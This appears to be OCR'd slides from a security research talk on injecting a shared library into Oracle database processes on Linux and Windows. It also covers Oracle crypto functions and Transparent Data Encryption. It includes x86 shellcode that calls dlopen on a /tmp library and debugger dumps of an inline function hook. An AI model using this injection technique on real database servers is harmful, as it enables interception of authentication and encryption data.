
DLL injection

- The Linux is more interesting here, because it is not a common technique, on Windows even malware apply the same technique
- I found one example sshf in phrack magazine 59
- Lot's of things changed since then in glibc
- It logged the pam calls and it can easily call the real functions from the libraries. (I have only the Oracle executable.)

DLL injection


- On Windows everything in DLLs
- On Linux the Oracle executable contains almost everything



```
[root@fc12or11r2 bin]# ls -lh oracle
-rwsr-s--x 1 oracle oinstall 166M 2010-06-11 19:10 oracle
[root@fc12or11r2 bin]#
```


DLL injection

The injector shellcode, which will be written at the beginning of the isalpha function




```
[SECTION .text]

global _start

_start:

      push 0x1 ;FLAGS parameter of the dlopen call
      jmp short ender

      starter:
      mov ebx, 0x12345678 ;This will be the address of the dlopen

      call ebx
      int 3

      ender:
      call starter     ;put the address of the string on the stack
      db '/tmp/roralib.so' ;copy here the path of the library
```

DLL injection




```
0a5c:9bec  55                   push ebp
0a5c:9bed  8b ec                mov ebp, esp
0a5c:9bef  81 ec 40 02 00 00    sub esp, 0x0240
0a5c:9bf5  89 7d fc             mov dword ptr [ebp-4], edi
0a5c:9bf8  89 75 f8             mov dword ptr [ebp-8], esi
0a5c:9bfb  89 5d f4             mov dword ptr [ebp-12], ebx
0a5c:9bfe  8b 55 08             mov edx, dword ptr [ebp+8]
0a5c:9c01  8b 7d 1c             mov edi, dword ptr [ebp+28]
0a5c:9c04  8b 75 20             mov esi, dword ptr [ebp+32]
0a5c:9c07  8b 06                mov eax, dword ptr [esi]
```



```
0a5c:9bec  68 b3 95 a7 00       push 0x00a795b3
0a5c:9bf1  c3                   ret
0a5c:9bf2  90                   nop
0a5c:9bf3  90                   nop
0a5c:9bf4  00 00                add byte ptr [eax], al
0a5c:9bf6  00 00                add byte ptr [eax], al
0a5c:9bf8  89 75 f8             mov dword ptr [ebp-8], esi
0a5c:9bfb  89 5d f4             mov dword ptr [ebp-12], ebx
0a5c:9bfe  8b 55 08             mov edx, dword ptr [ebp+8]
0a5c:9c01  8b 7d 1c             mov edi, dword ptr [ebp+28]
0a5c:9c04  8b 75 20             mov esi, dword ptr [ebp+32]
0a5c:9c07  8b 06                mov eax, dword ptr [esi]
```

DLL injection



EDB - /u01/app/oracle/product/11.2.0/db_1/bin/oracle [4641]
File
View
Debug
Plugins
Options
Help
STOP

```
0a5c:9bec 55                  push ebp
0a5c:9bed 8b ec               mov ebp, esp
0a5c:9bef 81 ec 40 02 00 00   sub esp, 0x0240
0a5c:9bf5 89 7d fc            mov dword ptr [ebp-4], edi
0a5c:9bf8 89 75 f8            mov dword ptr [ebp-8], esi
0a5c:9bfb 89 5d f4            mov dword ptr [ebp-12], ebx
0a5c:9bfe 8b 55 08            mov edx, dword ptr [ebp+8]
0a5c:9c01 8b 7d 1c            mov edi, dword ptr [ebp+28]
0a5c:9c04 8b 75 20            mov esi, dword ptr [ebp+32]
0a5c:9c07 8b 06               mov eax, dword ptr [esi]
```

EDB - /u01/app/oracle/product/11.2.0/db_1/bin/oracle [4641]
File
View
Debug
Plugins
Options
Help
STOP

```
00a7:962b ff 75 20            push dword ptr [ebp+32]
00a7:962e ff 75 1c            push dword ptr [ebp+28]
00a7:9631 ff 75 18            push dword ptr [ebp+24]
00a7:9634 ff 75 14            push dword ptr [ebp+20]
00a7:9637 ff 75 10            push dword ptr [ebp+16]
00a7:963a ff 75 0c            push dword ptr [ebp+12]
00a7:963d ff 75 08            push dword ptr [ebp+8]
00a7:9640 ff 75 d8            push dword ptr [ebp-40]
00a7:9643 55                  push ebp
00a7:9644 89 e5               mov ebp, esp
00a7:9646 81 ec 40 02 00 00   sub esp, 0x0240
00a7:964c 89 7d fc            mov dword ptr [ebp-4], edi
00a7:964f ff e1               jmp ecx
00a7:9651 90                  nop
00a7:9652 90                  nop
00a7:9653 90                  nop
```

DLL injection



```
0a5c:9bec 68 b3 95 a7 00        push 0x00a795b3
0a5c:9bf1 c3                    ret
0a5c:9bf2 90                    nop
0a5c:9bf3 90                    nop
0a5c:9bf4 00 00                 add byte ptr [eax], al
0a5c:9bf6 00 00                 add byte ptr [eax], al
0a5c:9bf8 89 75 f8              mov dword ptr [ebp-8], esi
0a5c:9bfb 89 5d f4              mov dword ptr [ebp-12], ebx
0a5c:9bfe 8b 55 08              mov edx, dword ptr [ebp+8]
0a5c:9c01 8b 7d 1c              mov edi, dword ptr [ebp+28]
0a5c:9c04 8b 75 20              mov esi, dword ptr [ebp+32]
0a5c:9c07 8b 06                 mov eax, dword ptr [esi]
```

```
00a7:962b ff 75 20              push dword ptr [ebp+32]
00a7:962e ff 75 1c              push dword ptr [ebp+28]
00a7:9631 ff 75 18              push dword ptr [ebp+24]
00a7:9634 ff 75 14              push dword ptr [ebp+20]
00a7:9637 ff 75 10              push dword ptr [ebp+16]
00a7:963a ff 75 0c              push dword ptr [ebp+12]
00a7:963d ff 75 08              push dword ptr [ebp+8]
00a7:9640 ff 75 d8              push dword ptr [ebp-40]
00a7:9643 55                    push ebp
00a7:9644 89 e5                 mov ebp, esp
00a7:9646 81 ec 40 02 00 00     sub esp, 0x0240
00a7:964c 89 7d fc              mov dword ptr [ebp-4], edi
00a7:964f ff e1                 jmp ecx
00a7:9651 90                    nop
00a7:9652 90                    nop
00a7:9653 90                    nop
```

DLL injection

Oracle on Windows is multithreaded

- It's enough to inject only one process
- You have to define from which module it is called and which module contains the function. If it is called from a different module it won't be redirected

Oracle on Linux is multiprocess

- You have to inject all processes
- Every call will be redirected in the injected process

DLL injection

In theory both problems can be solved


- On Linux the listener process forks an Oracle process when somebody logs in, so we should inject the listener process to detect the creation of the new Oracle processes
- On Windows we can implement the hijack with the same technique as on Linux

Maybe in a future version

Crypto

- I concentrated on cryptography functions
  - DBMS_OBFUSCATION_TOOLKIT
  - DBMS_CRYPTO
  - Lot's of crypto in the authentication
  - Transparent Database Encryption
  - Stored passwords in the database

Crypto



DBMS_OBFUSCATION_TOOLKIT

DES 3DES MD5

DBMS_CRYPTO

MD4 MD5 SHA1 AES DES 3DES

ORACLE

oran11g.dll

orancrypt11g.dll

ZTCH


ZTCEENC

ZTCEDEC

On Linux these are direct calls

On windows it happens through DLLs

Crypto



```
CREATE OR REPLACE FUNCTION encaes128(input_string VARCHAR2, input_key VARCHAR2)
return varchar2
is
   output_string      VARCHAR2 (200);
   encrypted_raw      RAW (2000);
   num_key_bytes      NUMBER := 256/8;
   key_bytes_raw      RAW (32);
   encryption_type    PLS_INTEGER :=
                            DBMS_CRYPTO.ENCRYPT_AES128
                          + DBMS_CRYPTO.CHAIN_CBC
                          + DBMS_CRYPTO.PAD_PKCS5;
BEGIN
   key_bytes_raw := dbms_crypto.hash(utl_raw.cast_to_raw(input_key),dbms_crypto.HASH_MD5);
   encrypted_raw := DBMS_CRYPTO.ENCRYPT
      (
         src => UTL_I18N.STRING_TO_RAW (input_string,  'AL32UTF8'),
         typ => encryption_type,
         key => key_bytes_raw
      );

   output_string := RAWTOHEX (encrypted_raw);
   return OUTPUT_STRING;
END;
/
```

Based on: http://download.oracle.com/docs/cd/B19306_01/appdev.102/b14258/d_crypto.htm

Crypto


TDE

- Transparent Database Encryption introduced in 10g Rel 2
- It is part of the Advanced Security Option
- In 10g it can encrypt on a column basis
- In 11g it can encrypt on a tablespace basis

TDE

- The master key is stored in a wallet, outside of the database
- TDE protects the data on the file system, not in the database
- If the wallet is open, the data – according to the access rights – can be accessed

TDE

